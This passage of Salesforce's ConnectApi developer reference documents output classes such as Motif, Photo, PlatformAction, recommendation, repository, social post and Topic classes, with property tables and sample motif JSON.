Message segments in a feed item are typed as `ConnectApi.MessageSegment`. Feed item capabilities are typed as `ConnectApi.FeedItemCapability`. Record fields are typed as `ConnectApi.AbstractRecordField`. These classes are all abstract and have several concrete subclasses. At runtime you can use `instanceof` to check the concrete types of these objects and then safely proceed with the corresponding downcast. When you downcast, you must have a default case that handles unknown subclasses.

Important: The composition of a feed may change between releases. Your code should always be prepared to handle instances of unknown subclasses.

Name	Type	Description	Available Version
`text`	String	Text-only rendition of this segment. If a client encounters an unknown message segment type, it can render this value.	28.0
`type`	`ConnectApi.MessageSegmentType` Enum	The message segment type. One of these values: • `EntityLink` • `FieldChange` • `FieldChangeName` • `FieldChangeValue` • `Hashtag` • `InlineImage` • `Link` • `MarkupBegin` • `MarkupEnd` • `Mention` • `MoreChanges` • `ResourceLink` • `Text`	28.0

SEE ALSO:

ConnectApi.AbstractMessageBody Class

ConnectApi.ModerationCapability Class

If a feed element has this capability, users in a community can flag it for moderation.

Subclass of ConnectApi.FeedElementCapability Class.

Property Name	Type	Description	Available Version
moderationFlags	ConnectApi.ModerationFlags	The moderation flags for this feed element. Community moderators can view and take action on flagged items.	31.0

SEE ALSO:

ConnectApi.FeedElementCapabilities Class

ConnectApi.ModerationFlags Class

Information about the moderation flags on a feed item, comment, or file.

Name	Type	Description	Available Version
flagCount	Integer	The number of moderation flags on this feed item, comment, or file. If the context user is not a community moderator, the property is null.	29.0
flaggedByMe	Boolean	true if the context user had flagged the feed item, comment, or file for moderation; false otherwise.	29.0

SEE ALSO:

ConnectApi.Comment Class

ConnectApi.File Class

ConnectApi.ModerationCapability Class

ConnectApi.MoreChangesSegment Class

Subclass of ConnectApi.MessageSegment Class

In feed items with a large number of tracked changes, the message is formatted as: "changed A, B, and made X more changes." The MoreChangesSegment contains the "X more changes."

Name	Type	Description	Available Version
moreChanges	List<ConnectApi.FieldChangeSegment>	Complete list of tracked changes.	29.0
moreChangesCount	Integer	Number of additional changes	28.0

ConnectApi.Motif Class

The motif properties contain URLs for small, medium, and large icons that indicate the Salesforce record type. Common record types are files, users, and groups, but all record types have a set of motif icons. Custom object records use their tab style icon. All icons are available to unauthenticated users so that, for example, you can display the motif icons in an email. The motif can also contain the record type's base color.

Note: The motif images are icons, not user uploaded images or photos. For example, every user has the same set of motif icons.

Custom object records use their tab style icon, for example, the following custom object uses the “boat” tab style:

```
"motif": {
   "color: "8C004C",
   "largeIconUrl": "/img/icon/custom51_100/boat64.png",
   "mediumIconUrl": "/img/icon/custom51_100/boat32.png",
   "smallIconUrl": "/img/icon/custom51_100/boat16.png",
   "svgIconUrl": null
},
```

Users use the following icons:

```
"motif": {
   "color: "1797C0",
   "largeIconUrl": "/img/icon/profile64.png",
   "mediumIconUrl": "/img/icon/profile32.png",
   "smallIconUrl": "/img/icon/profile16.png",
   "svgIconUrl": null
},
```

Groups use the following icons:

```
"motif": {
   "color: "1797C0",
   "largeIconUrl": "/img/icon/groups64.png",
   "mediumIconUrl": "/img/icon/groups32.png",
   "smallIconUrl": "/img/icon/groups16.png",
   "svgIconUrl": null
},
```

Files use the following icons:

```
"motif": {
   "color": "1797C0",
   "largeIconUrl": "/img/content/content64.png",
   "mediumIconUrl": "/img/content/content32.png",
   "smallIconUrl": "/img/icon/files16.png",
   "svgIconUrl": null
},
```

Note: To view the icons in the previous examples, preface the URL with `https://instance_name`. For example, `https://instance_name/img/icon/profile64.png`.

Name	Type	Description	Available Version
`color`	String	A hex value representing the base color of the record type, or `null`.	29.0
`largeIconUrl`	String	A large icon indicating the record type.	28.0
`mediumIconUrl`	String	A medium icon indicating the record type.	28.0
`smallIconUrl`	String	A small icon indicating the record type.	28.0

Name	Type	Description	Available Version
`svgIconUrl`	String	An icon in SVG format indicating the record type, or `null` if the icon doesn't exist.	34.0

ConnectApi.MuteCapability

If a feed element has this capability, users can mute it. Muted feed elements are visible in the muted feed, and invisible in all other feeds that respect mute.

Subclass of ConnectApi.FeedElementCapability Class.

Property Name	Type	Description	Available Version
`isMutedByMe`	Boolean	Indicates whether the context user muted the feed element.	35.0

SEE ALSO:

ConnectApi.FeedElementCapabilities Class

ConnectApi.NewUserAudienceCriteria

The criteria for the new members type of recommendation audience.

Subclass of ConnectApi.AudienceCriteria.

Property Name	Type	Description	Available Version
`maxDaysInCommunity`	Double	The maximum number of days since a user became a community member.	36.0

ConnectApi.NonEntityRecommendation Class

Represents a recommendation for a non-Salesforce entity, such as an application.

Subclass of ConnectApi.AbstractRecommendation Class.

ConnectApi.NonEntityRecommendation Class isn't used in version 34.0 and later. In version 34.0 and later, ConnectApi.EntityRecommendation Class is used for all recommendations.

Property Name	Type	Description	Available Version
`displayLabel`	String	Localized label of the non-entity object.	32.0
`motif`	`ConnectApi.Motif`	Motif for the non-entity object.	32.0

ConnectApi.OauthProviderInfo

Name	Type	Description	Available Version
`authorizationUrl`	String	The URL used for authorization.	37.0
`name`	String	The name of the OAuth service provider.	37.0

SEE ALSO:

ConnectApi.UserOauthInfo

ConnectApi.OrganizationSettings Class

Name	Type	Description	Available Version
`accessTimeout`	Integer	Amount of time after which the system prompts users who have been inactive to log out or continue working	28.0
`features`	`ConnectApi.Features`	Information about features available in the organization	28.0
`maintenanceInfo`	List<`ConnectApi.MaintenanceInfo`>	Information about a list of upcoming scheduled maintenances for the organization.	34.0
`name`	String	Organization name	28.0
`orgId`	String	18-character ID for the organization	28.0
`userSettings`	`ConnectApi.UserSettings`	Information about the organization permissions for the user	28.0

ConnectApi.OriginCapability

If a feed element has this capability, it was created by a feed action.

Subclass of ConnectApi.FeedElementCapability Class.

Property Name	Type	Description	Available Version
`actor`	ConnectApi.User Summary Class	The user who executed the feed action.	33.0
`originRecord`	ConnectApi.Reference Class	A reference to the feed element containing the feed action.	33.0

SEE ALSO:

ConnectApi.FeedElementCapabilities Class

ConnectApi.PercentRecordField Class

Subclass of ConnectApi.LabeledRecordField Class

A record field containing a percentage value.

Name	Type	Description	Available Version
`value`	Double	The value of the percentage.	29.0

ConnectApi.PhoneNumber Class

A phone number.

Name	Type	Description	Available Version
`label`	String	A localized string indicating the phone type	30.0
`phoneNumber`	String	Phone number	28.0
`phoneType`	String	Phone type. Values are: • `Fax` • `Mobile` • `Work` These values are not localized.	30.0
`type`	String	Note: This property is not available after version 29.0. Use the `phoneType` property instead. Values are: • `Fax` • `Mobile` • `Work` These values are not localized.	28.0–29.0

SEE ALSO:

ConnectApi.DatacloudCompany Class
ConnectApi.DatacloudContact
ConnectApi.UserDetail Class

ConnectApi.Photo Class

Name	Type	Description	Available Version
`fullEmailPhotoUrl`	String	A temporary URL to the large profile picture. The URL expires after 30 days and is available to unauthenticated users.	28.0

Name	Type	Description	Available Version
`largePhotoUrl`	String	URL to the large profile picture. The default width is 200 pixels, and the height is scaled so the original image proportions are maintained.	28.0
`mediumPhotoUrl`	String	URL to the medium profile picture. The default width is 160 pixels, and the height is scaled so the original image proportions are maintained.	37.0
`photoVersionId`	String	18–character ID to that version of the photo	28.0
`smallPhotoUrl`	String	URL to the small profile picture. The default size is 64x64 pixels.	28.0
`standardEmailPhotoUrl`	String	A temporary URL to the small profile. The URL expires after 30 days and is available to unauthenticated users.	28.0
`url`	String	A resource that returns a Photo object: for example, `/services/data/v39.0/chatter/users/005D0000001LL8OIAW/photo`	28.0

SEE ALSO:

- ConnectApi.ChatterGroup Class
- ConnectApi.RecommendationDefinition
- ConnectApi.User Class

ConnectApi.PicklistRecordField Class

Subclass of ConnectApi.LabeledRecordField Class

A record field containing an enumerated value.

ConnectApi.PlatformAction Class

A platform action instance with state information for the context user.

Property Name	Type	Description	Available Version
`actionUrl`	String	For action links of `subtype` `Ui` or `Download`, direct the user to download or visit the UI from this link. Salesforce issues a Javascript redirect for the link in this format: `/action-link-redirect/`***`communityId`***`/`***`actionLinkId`***`?_bearer=`***`bearerToken`***. For `Api` action links and for all platform actions, this value is `null` and Salesforce handles the call.	33.0
`apiName`	String	The API name. The value may be `null`.	33.0
`confirmationMessage`	String	If this action requires a confirmation and has a status of `NewStatus`, this is a default localized message	33.0

Property Name	Type	Description	Available Version
		that should be shown to an end user prior to invoking the action. Otherwise, this is `null`.	
`executingUser`	`ConnectApi.UserSummary Class`	The user who initiated execution of this platform action.	33.0
`groupDefault`	Boolean	`true` if this platform action is the default or primary platform action in the platform action group; `false` otherwise. There can be only one default platform action per platform action group.	33.0
`iconUrl`	String	The URL of the icon for the platform action. This value may be `null`.	33.0
`id`	String	The ID for the platform action. If the `type` is `QuickAction` and the `subtype` is `Create`, this value is `null`.	33.0
`label`	String	The localized label for this platform action.	33.0
`modifiedDate`	Datetime	An ISO 8601 format date string, for example, 2011-02-25T18:24:31.000Z.	33.0
`platformActionGroup`	`ConnectApi.Reference Class`	A reference to the platform action group containing this platform action.	33.0
`status`	`ConnectApi.PlatformActionStatus`	The execution status of the platform action. Values are: • `FailedStatus`—The action link execution failed. • `NewStatus`—The action link is ready to be executed. Available for `Download` and `Ui` action links only. • `PendingStatus`—The action link is executing. Choosing this value triggers the API call for `Api` and `ApiAsync` action links. • `SuccessfulStatus`—The action link executed successfully.	33.0
`subtype`	String	The subtype of a platform action or `null`. If the `type` property is `ActionLink`, possible values are: • `Api`—The action link calls a synchronous API at the action URL. Salesforce sets the status to `SuccessfulStatus` or `FailedStatus` based on the HTTP status code returned by your server.	33.0

Property Name	Type	Description	Available Version
		• `ApiAsync`—The action link calls an asynchronous API at the action URL. The action remains in a `PendingStatus` state until a third party makes a request to `/connect/action-links/`***`actionLinkId`*** to set the status to `SuccessfulStatus` or `FailedStatus` when the asynchronous operation is complete. • `Download`—The action link downloads a file from the action URL. • `Ui`—The action link takes the user to a Web page at the action URL. Note: Invoking `ApiAsync` action links from an app requires a call to set the status. However, there isn't currently a way to set the status of an action link using Apex. To set the status, use Chatter REST API. See the Action Link resource in the *Chatter REST API Developer Guide* for more information.	
`type`	`ConnectApi.PlatformActionType`	The type of platform action. Values are: • `ActionLink`—An indicator on a feed element that targets an API, a web page, or a file, represented by a button in the Salesforce Chatter feed UI. • `CustomButton`—When clicked, opens a URL or a Visualforce page in a window or executes JavaScript. • `InvocableAction` • `ProductivityAction`—Productivity actions are predefined by Salesforce and are attached to a limited set of objects. You can't edit or delete productivity actions. • `QuickAction`—A global or object-specific action. • `StandardButton`—A predefined Salesforce button such as New, Edit, and Delete.	33.0

Property Name	Type	Description	Available Version
`url`	String	The URL for this platform action. If the `type` is `QuickAction` and the `subtype` is `Create`, this value is `null`.	33.0

SEE ALSO:

ConnectApi.PlatformActionGroup Class

ConnectApi.PlatformActionGroup Class

A platform action group instance with state appropriate for the context user.

Action link groups are one type of platform action group and are therefore represented as `ConnectApi.PlatformActionGroup` output classes.

Property Name	Type	Description	Available Version
`category`	`ConnectApi.PlatformActionGroupCategory`	Indicates the priority and relative locations of platform actions. Values are: • `Primary`—The action link group is displayed in the body of the feed element. • `Overflow`—The action link group is displayed in the overflow menu of the feed element.	33.0
`id`	String	The 18-character ID or an opaque string ID of the platform action group. If the `ConnectApi.PlatformAction` `type` is `QuickAction` and the `subtype` is `Create`, this value is `null`.	33.0
`modifiedDate`	Datetime	ISO 8601 date string, for example, 2014-02-25T18:24:31.000Z.	33.0
`platformActions`	List<`ConnectApi.PlatformAction`>	The platform action instances for this group. Within an action link group, action links are displayed in the order listed in the `actionLinks` property of the `ConnectApi.ActionLinkGroup` `DefinitionInput` class. Within a feed item, action link groups are displayed in the order specified in the `actionLinkGroupIds` property of the `ConnectApi.AssociatedActions` `CapabilityInput` class.	33.0

Property Name	Type	Description	Available Version
`url`	String	The URL for this platform action group. If the `ConnectApi.PlatformAction` `type` is `QuickAction` and the `subtype` is `Create`, this value is `null`.	33.0

SEE ALSO:

ConnectApi.AbstractRecommendation Class

ConnectApi.AssociatedActionsCapability Class

ConnectApi.PollCapability Class

If a feed element has this capability, it includes a poll.

Subclass of ConnectApi.FeedElementCapability Class.

Property Name	Type	Description	Available Version
`choices`	List<`ConnectApi.FeedPollChoice`>	Collection of poll choices that make up the poll.	32.0
`myChoiceId`	String	18-character ID of the poll choice that the context user has voted for in this poll. Returns `null` if the context user has not voted.	32.0
`totalVoteCount`	Integer	Total number of votes cast on the feed poll element.	32.0

SEE ALSO:

ConnectApi.FeedElementCapabilities Class

ConnectApi.QuestionAndAnswersCapability Class

If a feed element has this capability, it has a question and comments on the feed element are answers to the question.

Subclass of ConnectApi.FeedElementCapability Class.

Property Name	Type	Description	Available Version
`bestAnswer`	`ConnectApi.Comment`	Comment selected as the best answer for the question.	32.0
`bestAnswerSelectedBy`	`ConnectApi.UserSummary`	User who selected the best answer for the question.	32.0
`canCurrentUserSelectOrRemoveBestAnswer`	Boolean	Indicates whether the context user can select or remove a best answer (`true`) or not (`false`).	32.0

Property Name	Type	Description	Available Version
escalatedCase	ConnectApi.Reference	If a question post is escalated, this is the case to which it was escalated.	33.0
questionTitle	String	Title for the question.	32.0

SEE ALSO:

ConnectApi.FeedElementCapabilities Class

ConnectApi.QuestionAndAnswersSuggestions Class

Question and answers suggestions.

Property Name	Type	Description	Available Version
articles	List<ConnectApi.ArticleItem>	List of articles.	32.0
questions	List<ConnectApi.FeedElement>	List of questions.	32.0

ConnectApi.RecommendationAudience

A recommendation audience.

Property Name	Type	Description	Available Version
criteria	ConnectApi.AudienceCriteria	The criteria for the recommendation audience type.	36.0
id	String	18-character ID of the recommendation audience.	35.0
memberCount	Integer	**Important:** This property is available only in version 35.0. In version 36.0 and later, this property is available in ConnectApi.CustomListAudienceCriteria. Number of members in the recommendation audience.	35.0 only
members	ConnectApi.UserReferencePage	**Important:** This property is available only in version 35.0. In version 36.0 and later, this property is available in ConnectApi.CustomListAudienceCriteria. Members of the recommendation audience.	35.0 only
modifiedBy	ConnectApi.User	User who last modified the recommendation audience.	36.0

Property Name	Type	Description	Available Version
`modifiedDate`	Datetime	An ISO 8601 format date string, for example, 2011-02-25T18:24:31.000Z.	36.0
`name`	String	Name of the recommendation audience.	35.0
`url`	String	URL for the recommendation audience.	35.0

SEE ALSO:

ConnectApi.RecommendationAudiencePage

ConnectApi.RecommendationAudiencePage

A list of recommendation audiences.

Property Name	Type	Description	Available Version
`audienceCount`	Integer	The total number of recommendation audiences.	35.0
`currentPageUrl`	String	URL to the current page.	35.0
`nextPageUrl`	String	URL to the next page.	35.0
`previousPageUrl`	String	URL to the previous page.	35.0
`recommendationAudiences`	List<`ConnectApi.RecommendationAudience`>	A list of recommendation audiences.	35.0

ConnectApi.RecommendationsCapability

If a feed element has this capability, it has a recommendation.

Subclass of ConnectApi.FeedElementCapability Class.

Property Name	Type	Description	Available Version
`items`	List<`ConnectApi.AbstractRecommendation`>	A list of recommendations.	32.0

SEE ALSO:

ConnectApi.FeedElementCapabilities Class

ConnectApi.RecommendationCollection Class

A list of recommendations.

Property Name	Type	Description	Available Version
recommendations	List<ConnectApi.AbstractRecommendation>	Collection of recommendations.	33.0

ConnectApi.RecommendationDefinition

Represents a custom recommendation definition.

Property Name	Type	Description	Available Version
actionUrl	String	The URL for acting on this recommendation.	35.0
actionUrlName	String	The text label for the action URL in the user interface.	35.0
explanation	String	Explanation of the recommendation definition.	35.0
id	String	18-character ID of the recommendation definition.	35.0
name	String	Name of the recommendation definition. The name is displayed in Setup.	35.0
photo	ConnectApi.Photo	Photo of the recommendation definition.	35.0
title	String	Title of the recommendation definition.	35.0
url	String	URL to the Chatter REST API resource for the recommendation definition.	35.0

SEE ALSO:

- ConnectApi.RecommendationDefinitionPage
- ConnectApi.ScheduledRecommendation

ConnectApi.RecommendationDefinitionPage

Represents a list of recommendation definitions.

Property Name	Type	Description	Available Version
recommendationDefinitions	List<ConnectApi.RecommendationDefinition>	A list of recommendation definitions.	35.0
url	String	URL to the Chatter REST API resource for the recommendation definition collection.	35.0

ConnectApi.RecommendationExplanation Class

Explanation for a recommendation.

Subclass of ConnectApi.AbstractRecommendationExplanation Class.

Property Name	Type	Description	Available Version
`detailsUrl`	String	URL to explanation details or `null` if the recommendation doesn't have a detailed explanation.	32.0

SEE ALSO:

ConnectApi.AbstractRecommendation Class

ConnectApi.RecommendedObject

A recommended object, such as a custom or static recommendation.

Subclass of ConnectApi.Actor Class

Property Name	Type	Description	Available Version
`idOrEnum`	String	ID of a recommendation definition for a custom recommendation or the enum value `Today` for static recommendations that don't have an ID (version 35.0 and later).	34.0
`motif`	`ConnectApi.Motif`	Motif of the recommended object.	34.0

ConnectApi.RecordField Class

Subclass of ConnectApi.LabeledRecordField Class

A generic record field containing a label and text value.

SEE ALSO:

ConnectApi.CompoundRecordField Class

ConnectApi.RecordSnapshotAttachment Class

Important: This class isn't available in version 32.0 and later. In version 32.0 and later, ConnectApi.RecordSnapshotCapability is used.

Subclass of ConnectApi.FeedItemAttachment Class

The fields of a record at the point in time when the record was created.

Name	Type	Description	Available Version
`recordView`	`ConnectApi.RecordView`	The representation of the record.	29.0–31.0

ConnectApi.RecordSnapshotCapability

If a feed element has this capability, it contains all the snapshotted fields of a record for a single create record event.

Subclass of ConnectApi.FeedElementCapability Class.

Property Name	Type	Description	Available Version
`recordView`	`ConnectApi.RecordView`	A record representation that includes metadata and data so you can display the record easily.	32.0

SEE ALSO:

ConnectApi.FeedElementCapabilities Class

ConnectApi.RecordSummary Class

Subclass of ConnectApi.AbstractRecordView Class

No additional properties.

SEE ALSO:

ConnectApi.EmailAddress

ConnectApi.EmailAttachment

ConnectApi.ReferenceRecordField Class

ConnectApi.ReferenceWithDateRecordField Class

ConnectApi.RecordSummaryList Class

Summary information about a list of records in the organization including custom objects.

Name	Type	Description	Available Version
`records`	`List<ConnectApi.ActorWithId>`	A list of records.	30.0
`url`	String	The URL to this list of records.	30.0

ConnectApi.RecordView Class

Subclass of ConnectApi.AbstractRecordView Class

A view of any record in the organization, including a custom object record. This object is used if a specialized object, such as User or ChatterGroup, is not available for the record type. Contains data and metadata so you can render a record with one response.

Name	Type	Description	Available Version
`sections`	`List<ConnectApi.RecordViewSection>`	A list of record view sections.	29.0

SEE ALSO:

ConnectApi.RecordSnapshotCapability

ConnectApi.RecordViewSection Class

A section of record fields and values on a record detail.

Name	Type	Description	Available Version
`columnCount`	Integer	The number of columns to use to lay out the fields in a record section.	29.0
`columnOrder`	`ConnectApi.RecordColumnOrder` Enum	The order of the fields to use in the `fields` property to lay out the fields in a record section. • `LeftRight`—Fields are rendered from left to right. • `TopDown`—Fields are rendered from the top down.	29.0
`fields`	`ConnectApi.AbstractRecordField`	The fields and values for the record contained in this section.	29.0
`heading`	String	A localized label to display when rendering this section of fields.	29.0
`isCollapsible`	Boolean	Indicates whether the section can be collapsed to hide all the fields (`true`) or not (`false`).	29.0

SEE ALSO:

ConnectApi.RecordView Class

ConnectApi.Reference Class

Name	Type	Description	Available Version
`id`	String	The ID of the record being referenced, which could be an 18-character ID or some other string identifier.	28.0
`url`	String	The URL to the resource endpoint.	28.0

ConnectApi.ReferenceRecordField Class

Subclass of ConnectApi.LabeledRecordField Class

A record field with a label and text value.

Name	Type	Description	Available Version
`reference`	`ConnectApi.RecordSummary`	The object referenced by the record field.	29.0

ConnectApi.ReferenceWithDateRecordField Class

Subclass of ConnectApi.LabeledRecordField Class

A record field containing a referenced object that acted at a specific time, for example, "Created By...".

Name	Type	Description	Available Version
`dateValue`	Datetime	A time at which the referenced object acted.	29.0
`reference`	`ConnectApi.RecordSummary`	The object referenced by the record field.	29.0

ConnectApi.RelatedFeedPost

This class is abstract.

Subclass of: ConnectApi.ActorWithId Class

Superclass of: ConnectApi.RelatedQuestion

Property Name	Type	Description	Available Version
`score`	Double	Score of the related feed post that indicates how closely related it is to the context feed post.	37.0
`title`	String	Title of the related feed post.	37.0

SEE ALSO:

ConnectApi.RelatedFeedPosts

ConnectApi.RelatedFeedPosts

A collection of related feed posts.

Property Name	Type	Description	Available Version
`relatedFeedPosts`	List<`ConnectApi.RelatedFeedPost`>	Collection of related feed posts.	37.0

ConnectApi.RelatedQuestion

A related question.

Subclass of: ConnectApi.RelatedFeedPost

Property Name	Type	Description	Available Version
`hasBestAnswer`	Boolean	Indicates whether the question has a best answer.	37.0
`interactions`	`ConnectApi.InteractionsCapability`	The number of individual views, likes, and comments on a question.	38.0

ConnectApi.RepositoryFileDetail

A detailed description of a repository file.

Subclass of ConnectApi.AbstractRepositoryFile

No additional properties.

ConnectApi.RepositoryFileSummary

A summary of a repository file.

Subclass of ConnectApi.AbstractRepositoryFile

No additional properties.

SEE ALSO:

ConnectApi.RepositoryFolderItem

ConnectApi.RepositoryFolderDetail

A detailed description of a repository folder.

Subclass of ConnectApi.AbstractRepositoryFolder

No additional properties.

ConnectApi.RepositoryFolderItem

A folder item.

Property Name	Type	Description	Available Version
`file`	`ConnectApi.RepositoryFileSummary`	If the folder item is a file, the file summary. If the folder item is a folder, `null`.	39.0
`folder`	`ConnectApi.RepositoryFolderSummary`	If the folder item is a folder, the folder summary. If the folder item is a file, `null`.	39.0

Property Name	Type	Description	Available Version
`type`	`ConnectApi.FolderItemType`	Specifies the type of item in a folder. Values are: • `file` • `folder`	39.0

SEE ALSO:

ConnectApi.RepositoryFolderItemsCollection

ConnectApi.RepositoryFolderItemsCollection

A collection of repository folder items.

Property Name	Type	Description	Available Version
`currentPageUrl`	String	URL to the current page.	39.0
`items`	List<`ConnectApi.RepositoryFolderItem`>	Collection of items in a repository folder.	39.0
`nextPageUrl`	String	URL to the next page.	39.0
`previousPageUrl`	String	URL to the previous page.	39.0

ConnectApi.RepositoryFolderSummary

A summary of a repository folder.

Subclass of ConnectApi.AbstractRepositoryFolder

No additional properties.

SEE ALSO:

ConnectApi.RepositoryFolderItem

ConnectApi.RepositoryGroupSummary

A group summary.

Subclass of ConnectApi.AbstractDirectoryEntrySummary

Property Name	Type	Description	Available Version
`groupType`	`ConnectApi.ContentHubGroupType`	Specifies the type of group. Values are: • `Everybody`—Group is public to everybody. • `EverybodyInDomain`—Group is public to everybody in the same domain. • `Unknown`—Group type is unknown.	39.0

Property Name	Type	Description	Available Version
`name`	String	Name of the group.	39.0

SEE ALSO:

ConnectApi.ExternalFilePermissionInformation

ConnectApi.RepositoryUserSummary

A user summary.

Subclass of ConnectApi.AbstractDirectoryEntrySummary

Property Name	Type	Description	Available Version
`firstName`	String	First name of the user.	39.0
`lastName`	String	Last name of the user.	39.0

ConnectApi.Reputation Class

Reputation for a user.

Property Name	Type	Description	Available Version
`reputationLevel`	`ConnectApi.ReputationLevel`	User's reputation level.	32.0
`reputationPoints`	Double	User's reputation points, which can be earned by performing different activities in the community.	32.0
`url`	String	A Chatter REST API URL to the reputation.	32.0

SEE ALSO:

ConnectApi.User Class

ConnectApi.ReputationLevel Class

Reputation level for a user.

Property Name	Type	Description	Available Version
`levelImageUrl`	String	URL to the reputation level image.	32.0
`levelName`	String	Name of the reputation level.	32.0

Property Name	Type	Description	Available Version
`levelNumber`	Integer	Reputation level number, which is the numerical rank of the level, with the lowest level at 1. Administrators define the reputation level point ranges.	32.0

SEE ALSO:

ConnectApi.Reputation Class

ConnectApi.RequestHeader Class

An HTTP request header name and value pair.

Property Name	Type	Description	Available Version
`name`	String	The name of the request header.	33.0
`value`	String	The value of the request header.	33.0

SEE ALSO:

ConnectApi.ActionLinkDefinition Class

ConnectApi.ResourceLinkSegment Class

Name	Type	Description	Available Version
`url`	String	URL to a resource not otherwise identified by an ID field, for example, a link to a list of users.	28.0

ConnectApi.ScheduledRecommendation

Represents a scheduled recommendation.

Property Name	Type	Description	Available Version
`channel`	`ConnectApi.RecommendationChannel`	Specifies a way to tie recommendations together, for example, to display recommendations in specific places in the UI or to show recommendations based on time of day or geographic locations. Values are: • `CustomChannel1`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels. For example, community managers can use Community Builder to determine where recommendations appear.	36.0

Property Name	Type	Description	Available Version
		• `CustomChannel2`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels. • `CustomChannel3`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels. • `CustomChannel4`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels. • `CustomChannel5`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels. • `DefaultChannel`—Default recommendation channel. Recommendations appear by default on the Customer Service (Napili) community home and question detail pages and in the feed in communities in the Salesforce1 mobile browser app. They also appear anywhere community managers add recommendations using Community Builder in communities using the Summer '15 or later version of the Customer Service (Napili) template.	
`enabled`	Boolean	Indicates whether scheduling is enabled. If `true`, the recommendation is enabled and appears in communities. If `false`, recommendations in feeds in the Salesforce1 mobile browser app aren't removed, but no new recommendations appear. In communities using the Summer '15 or later version of the Customer Service (Napili) template, disabled recommendations no longer appear.	35.0
`id`	String	18-character ID of the scheduled recommendation.	35.0
`rank`	Integer	The rank determining the order of this scheduled recommendation.	35.0
`recommendationAudienceId`	String	ID of the audience for the scheduled recommendation.	35.0
`recommendationDefinitionRepresentation`	`ConnectApi.RecommendationDefinition`	Recommendation definition that this scheduled recommendation schedules.	35.0

Property Name	Type	Description	Available Version
`url`	String	URL to the Chatter REST API resource for the scheduled recommendation.	35.0

SEE ALSO:

ConnectApi.ScheduledRecommendationPage

ConnectApi.ScheduledRecommendationPage

Represents a list of scheduled recommendations.

Property Name	Type	Description	Available Version
`scheduledRecommendations`	List<`ConnectApi.ScheduledRecommendation`>	A list of scheduled recommendations.	35.0
`url`	String	URL to the Chatter REST API resource for the scheduled recommendation collection.	35.0

ConnectApi.SocialAccount

A social account on a social network.

Property Name	Type	Description	Available Version
`externalSocialAccountId`	String	ID of the external social account, if available.	38.0
`handle`	String	Social handle, screen name, or alias that identifies this account.	36.0
`name`	String	Name of the account as defined by the account's owner.	36.0
`profileUrl`	String	URL to the account's profile.	36.0
`socialPersonaId`	String	ID of the social persona account, if the external social account ID isn't available.	39.0

SEE ALSO:

ConnectApi.SocialPostCapability

ConnectApi.SocialPostCapability

If a feed element has this capability, it can interact with a social post on a social network.

Subclass of ConnectApi.FeedElementCapabilities Class.

Property Name	Type	Description	Available Version
author	ConnectApi.SocialAccount	The social account that authored the social post.	36.0
content	String	The content body of the social post.	36.0
deletedBy	ConnectApi.UserSummary Class	The user who deleted the social post.	38.0
icon	ConnectApi.Icon Class	The icon of the social network.	36.0
id	String	The ID associated with the social post Salesforce record.	36.0
isOutbound	Boolean	If true, the social post originated from the Salesforce application.	36.0
messageType	ConnectApi.SocialPostMessageType	The message type of the social post. Values are: • Comment • Direct • Post • PrivateMessage • Reply • Retweet • Tweet	38.0
name	String	The title or heading of the social post.	36.0
postUrl	String	The external URL to the social post on the social network.	36.0
provider	ConnectApi.SocialNetworkProvider	The social network that this social post belongs to. Values are: • Facebook • GooglePlus • Instagram • KakaoTalk • Kik • Klout • Line • LinkedIn • Messenger • Other • Pinterest • QQ • Rypple	36.0

Property Name	Type	Description	Available Version
		• SinaWeibo • SMS • Snapchat • Telegram • Twitter • VKontakte • WeChat • WhatsApp • YouTube	
recipient	ConnectApi.SocialAccount	The social account that is the recipient of the social post.	36.0
recipientId	String	The ID of the recipient of the social post.	38.0
status	ConnectApi.SocialPostStatus	The status of the social post.	36.0

SEE ALSO:

ConnectApi.FeedElementCapabilities Class

ConnectApi.SocialPostStatus

The status of a social post.

Property Name	Type	Description	Available Version
message	String	Status message.	36.0
type	ConnectApi.SocialPostStatusType	Status type. Values are: • ApprovalPending • ApprovalRecalled • ApprovalRejected • Deleted • Failed • Pending • Replied • Sent • Unknown	36.0

SEE ALSO:

ConnectApi.SocialPostCapability

ConnectApi.Stamp

A user stamp.

Property Name	Type	Description	Available Version
`description`	String	Description of the stamp.	39.0
`id`	String	ID of the stamp.	39.0
`imageUrl`	String	Image URL of the stamp.	39.0
`label`	String	Label of the stamp.	39.0

SEE ALSO:

ConnectApi.User Class

ConnectApi.StatusCapability

If a feed post or comment has this capability, it has a status that determines its visibility.

Subclass of ConnectApi.FeedElementCapability Class.

Property Name	Type	Description	Available Version
`feedEntityStatus`	`ConnectApi.FeedEntityStatus`	Specifies the status of the feed post or comment. Values are: • `PendingReview`—The feed post or comment isn't approved yet and therefore isn't published or visible. • `Published`—The feed post or comment is approved and visible.	37.0
`isApprovableByMe`	Boolean	Specifies whether the context user can change the status of the feed post or comment.	37.0

SEE ALSO:

ConnectApi.CommentCapabilities Class

ConnectApi.FeedElementCapabilities Class

ConnectApi.Subscription Class

Name	Type	Description	Available Version
`community`	`ConnectApi.Reference`	Information about the community in which the subscription exists	28.0
`id`	String	Subscription's 18–character ID	28.0

Name	Type	Description	Available Version
subject	ConnectApi.Actor	Information about the parent, that is, the thing or person being followed	28.0
subscriber	ConnectApi.Actor	Information about the subscriber, that is, the person following this item	28.0
url	String	Chatter REST API URL to this specific subscription	28.0

SEE ALSO:

ConnectApi.FollowerPage Class

ConnectApi.FollowingPage Class

ConnectApi.SupportedEmojis

A collection of supported emojis.

Property Name	Type	Description	Available Version
supportedEmojis	ConnectApi.EmojiCollection	A collection of supported emojis.	39.0

ConnectApi.TextSegment Class

Subclass of ConnectApi.MessageSegment Class

No additional properties.

ConnectApi.TimeZone Class

The user's time zone as selected in the user's personal settings in Salesforce. This value does not reflect a device's current location.

Name	Type	Description	Available Version
gmtOffset	Double	Signed offset, in hours, from GMT	30.0
name	String	Display name of this time zone	30.0

SEE ALSO:

ConnectApi.UserSettings Class

ConnectApi.Topic Class

Name	Type	Description	Available Version
createdDate	Datetime	ISO8601 date string, for example, 2011-02-25T18:24:31.000Z	29.0

Name	Type	Description	Available Version
`description`	String	Description of the topic	29.0
`id`	String	18-character ID	29.0
`images`	`ConnectApi.TopicImages`	Images associated with the topic	32.0
`isBeingDeleted`	Boolean	`true` if the topic is currently being deleted; `false` otherwise. After the topic is deleted, when attempting to retrieve the topic, the output is NOT_FOUND.	33.0
